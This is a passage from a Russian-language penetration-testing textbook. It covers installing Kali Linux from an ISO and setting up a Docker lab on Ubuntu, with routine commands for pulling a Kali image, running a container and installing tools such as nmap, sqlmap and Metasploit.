


Рис. А.45. Настройки значков

Рис. А.46. Новый вид рабочего стола

можете использовать ISO для установки Kali на гипервизор (например, VMware, VirtualBox или Hyper-V). Это то, что я делаю, когда хочу поэкспериментировать с новым процессом установки каждой новой версии Kali Linux.

Первое окно, которое вы видите при установке операционной системы Kali Linux с нуля, — это меню загрузки. На этом экране выберите из списка Graphical Install (Графическая установка) (рис. А.47) и нажмите Enter на клавиатуре.

Рис. А.47. Графическая установка

Затем выберите язык, который хотите использовать для Kali Linux (в этом упражнении мы выберем английский (рис. А.48)), и после этого экрана вам будет предложено выбрать местоположение вашей страны (в данном упражнении мы выберем Соединенные Штаты Америки).




Рис. А.48. Язык

Как только вы выберете свой регион, изображение Kali будет скопировано на ваш хост (оно также проверит вашу сеть), а затем попросит вас ввести имя хоста для вашего Kali. По умолчанию имя хоста — kali, поэтому оставим его как есть (рис. А.49).




Рис. А.49. Имя хоста

Затем вам будет предложено ввести доменное имя. Оставьте это поле пустым, если не хотите присоединиться к домену.

Далее вам будет предложено ввести свое полное имя, как показано на рис. А.50, а на следующем шаге — ввести имя пользователя учетной записи с низкими привилегиями.

После установки имени пользователя вам будет предложено ввести свой пароль дважды, чтобы убедиться, что вы не допустили никаких опечаток на данном этапе (рис. А.51).

Закончив с паролем, вы установите время и часовой пояс страны, в которой живете.

Далее вы начнете разбивать диски на разделы, в этом упражнении выберите Guided — Use The Entire Disk (По руководству — использовать весь диск), как показано на рис. А.52. Если хотите установить Kali на рабочий ноутбук, то вам




Рис. A.50. Полное имя пользователя




Рис. A.51. Пароль пользователя

следует выбрать Guided — Use Entire Disk And Set Up Encrypted LVM (По руководству — использовать весь диск и настроить шифрование LVM). Причина заключается в том, что у вас будет безопасная установка зашифрованного диска на случай, если кто-то украдет ваш ноутбук; данные будут зашифрованы.




Рис. А.52. Разделы дисков, шаг 1

Затем выберите диск, который вы хотите разделить (рис. А.53).

Мы еще не закончили с разделением диска. На следующем шаге вам будет предложено выбрать схему разделения дисков. Я всегда выбираю All Files In One Partition (Все файлы в одном разделе) (рис. А.54), но если вы хотите выбрать отдельный раздел, то не стесняйтесь это делать.

На данном этапе вам будет предложено просмотреть выбранные вами разделы диска, прежде чем приступить к записи изменений на диск (рис. А.55).

После того как вы закончите запись изменений разделов диска, вам будет предложено выбрать программное обеспечение для установки (рис. А.56). Параметры по умолчанию превосходны без каких-либо изменений, но не стесняйтесь делать собственный выбор.

Далее, если вы устанавливаете Kali Linux в качестве основной операционной системы на компьютер (или виртуальную машину), то вам необходимо включить загрузчик GRUB (рис. А.57).




Рис. A.53. Разделы дисков, шаг 2




Рис. A.54. Разделы дисков, шаг 3




Рис. А.55. Заключительный шаг разделения дисков




Рис. А.56. Выбор программного обеспечения




Рис. А.57. Загрузчик GRUB

На последнем экране будет показано, что установка завершена (рис. А.58).




Рис. А.58. Завершение установки

РЕЗЮМЕ

Предполагается, что вы скачали копию виртуальной машины Kali Linux и начали выполнять упражнения, приведенные в этом приложении. Надеюсь, вы получили удовольствие от чтения и узнали что-то новое. Получать удовольствие от внешнего вида вашего рабочего стола — ключ к успеху в работе.

ПРИЛОЖЕНИЕ

Б

Создание лабораторной среды с помощью Docker

В приложении А вы узнали, как установить Kali с нуля, используя ISO-файл. Такой тип установки обычен для рабочего хоста, где вы устанавливаете Kali, чтобы использовать ее в реальных задачах тестирования на проникновение. Приложение Б посвящено другому взгляду на организацию работы с Kali Linux: вы узнаете, как создать виртуальную среду с целью выполнить тестирование и попрактиковаться в использовании Docker. Кроме того, вы можете создать свою лабораторную среду с помощью гипервизора. Но приложение Б посвящено Docker, поскольку это новая современная универсальная технология. Открыть виртуальную машину проще простого по сравнению с контейнерами Docker.

Здесь мы углубимся в работу с Docker, и вы увидите, как образы и контейнеры работают на практике. Технологии Docker и гипервизора облегчают создание лаборатории, поэтому мы, пентестеры, получаем от них удовольствие.

Контейнеры Docker — новая для некоторых людей технология, поэтому воспользуйтесь этим приложением, чтобы узнать, как они работают, выполнив упражнения. Вы увидите несколько практических сценариев, которые помогут вам работать с контейнерами Docker. Не волнуйтесь, к концу приложения вы начнете использовать Docker как профессионал.

В этом приложении:

- управление образами в Docker;
- создание контейнеров Docker;
- понимание сетей и томов Docker;
- практика в виртуальной среде Docker.

ТЕХНОЛОГИЯ DOCKER

На рис. Б.1 показаны некоторые команды Docker.




Рис. Б.1. Команды Docker

Основы Docker

Docker похож на (но не такой же, как!) гипервизор. Основной компонент — образ Docker. Например, как образ Kali Linux в ISO-файле, но без операционной системы. Вы скачаете свой образ из Docker Hub, а затем сможете использовать его для создания контейнеров. Что интересно в этой концепции, так это то, что вам не нужно устанавливать операционную систему для запуска образа; он использует ОС хоста (где установлен Docker) для запуска контейнеров. Например, если у вас есть веб-приложение, то вы можете получить образ Apache для запуска веб-сервера (внутри контейнера) и другой образ MySQL для запуска базы данных внутри контейнера (рис. Б.2).




Рис. Б.2. Пример контейнера Docker

Установка Docker

Для установки Docker мы будем использовать виртуальную машину Ubuntu desktop host. Я не использую Kali Linux в качестве хоста для Docker, но вы можете, если не хотите использовать Ubuntu:

```
ubuntu:~$sudo apt update && sudo apt install docker.io -y
```

Вот и всё! Теперь можно начать использовать Docker (после завершения установки). Далее мы переключимся на пользователя root для взаимодействия с командной строкой Docker. Чтобы не задействовать пользователя root, вы

можете добавить свое имя пользователя в группу docker с помощью такой команды:

```
$sudo usermod -aG docker [username]
```

Кроме того, вы можете запустить/остановить Docker вручную, используя следующие команды:

```
$service docker start
$service docker stop
```

Почему мы вообще используем Docker? Разве мы не можем просто задействовать виртуальную машину? Простой ответ заключается в том, что контейнеры Docker имеют меньший вес по сравнению с виртуальными машинами. Большинство из них имеют минимальное количество пакетов, установленных по умолчанию, и используют ресурсы операционной системы хоста. Docker популярен в мире DevOps-инженеров, поскольку они могут использовать командную строку для автоматизации жизненного цикла образов и контейнеров (подробнее об образах и контейнерах мы расскажем ниже). Непрерывная интеграция/непрерывное развертывание автоматизации конвейера (continuous integration/continuous deployment, CI/CD) могут быть выполнены с помощью оркестратора, такого как Jenkins или TFS (именно здесь DevOp сохранит свои команды Docker).

Образы и реестры

Образы Docker похожи на ISO-файлы, но не идентичны (мы просто сравниваем их, чтобы вы могли понять концепцию, но они разные). Вы можете загружать (извлекать) образы из репозитория Docker Hub, расположенного по адресу hub.docker.com/.

Чтобы использовать Docker Hub, вы можете загружать образы без создания в нем учетной записи. Но если создадите, то у вас будет собственный репозиторий, куда вы сможете загружать свои образы и делиться ими. В корпоративной среде вы, скорее всего, используете свой репозиторий, поскольку хотите централизовать все и запретить людям скачивать уязвимые образы из интернета.

Образы имеют минимально необходимую файловую систему; начнем практиковаться, загрузив образ Kali Linux Docker:

```
root@ubuntu:~#docker pull kalilinux/kali
```

Далее проверим текущие загруженные образы на нашем узле:

```
root@ubuntu:~# docker images
```

Если вам интересно и вы хотите найти сами образ Kali на Docker Hub, то можете посетить репозиторий по адресу hub.docker.com/u/kalilinux.

Легко, верно? Теперь мы готовы запустить наш контейнер, используя образ, который только что скачали.

Прежде чем перейти к теме контейнеров, изучите краткий список того, как управлять вашими образами:

```
#Для поиска образа в реестре
$docker search [Имя образа]
#Для скачивания образа из реестра
$docker pull [Имя образа]
#Для загрузки образа в реестр
$docker push [Имя пользователя/Имя образа]
#Для отображения списка образов локального хоста
$docker images
#Чтобы удалить образ на хосте
$docker rmi [Имя образа]
```

Контейнеры

Теперь, когда мы скачали образ на нашу виртуальную машину Ubuntu, следующий шаг — запустить его:

```
root@ubuntu:~# docker run -itd –name kali_01 6820b888e0ab
```

- `-i` — интерактивный режим; stdin останется открытым.
- `-t` — выделит `pseudo-tty`.
- `-d` — отдельный режим; будет запускать контейнер в фоновом режиме.
- `--name` — дайте вашему контейнеру имя.

Важно понимать, что вы можете запускать столько контейнеров, сколько захотите, из одного и того же образа Docker (аналогично виртуальным машинам, где у вас может быть несколько контейнеров из одного и того же ISO-образа). Далее проверим информацию о запущенном контейнере:

```
root@ubuntu:~# docker ps -a
```

Очень хорошо! Согласно статусу, контейнер запущен и работает.

Теперь пришло время начать взаимодействовать с контейнером Kali с помощью команды `exec`:

```
root@ubuntu:~# docker exec -it kali_o1 /bin/bash
root@4897450e4598:/# uname -a
Linux 4897450e4598 4.15.0-91-generic #92-Ubuntu SMP
```

СОВЕТ

Подсказка: чтобы выйти из контейнера и вернуться к сеансу терминала хоста, просто введите команду exit.

Мы вошли в систему как пользователь root, и операционная система, используемая для этого контейнера, основана на Ubuntu, поскольку контейнер совместно использует ОС хоста (которой является Ubuntu). Это базовая минимальная система, поэтому посмотрим, что произойдет, если вы попытаетесь запустить Metasploit (вы поймете, что он не установлен по умолчанию):

```
root@4897450e4598:/# msfconsole
bash: msfconsole: command not found
```

Контейнеры Docker очень легки (потребление памяти/процессора/диска) для хост-системы. Чтобы визуализировать потребление, вы можете запустить `htop` или команду `ps`:

```
$ps -aux | grep Docker
```

Чтобы установить необходимые инструменты в контейнер Kali, вы можете выполнить следующую команду (это лишь отправная точка; вы добавите остальные позже, когда они вам понадобятся):

```
root@4897450e4598:/# apt-get install -y \
> nmap \
> metasploit-framework \
> sqlmap \
> gobuster \
> wordlists \
> nano \
> nfs-common \
> cifs-utils \
> git \
> && apt-get clean
```

СОВЕТ

Символ \ в конце каждой строки означает, что команда будет продолжена в следующей строке, иначе она будет рассматриваться как возврат каретки.

Файл Dockerfile

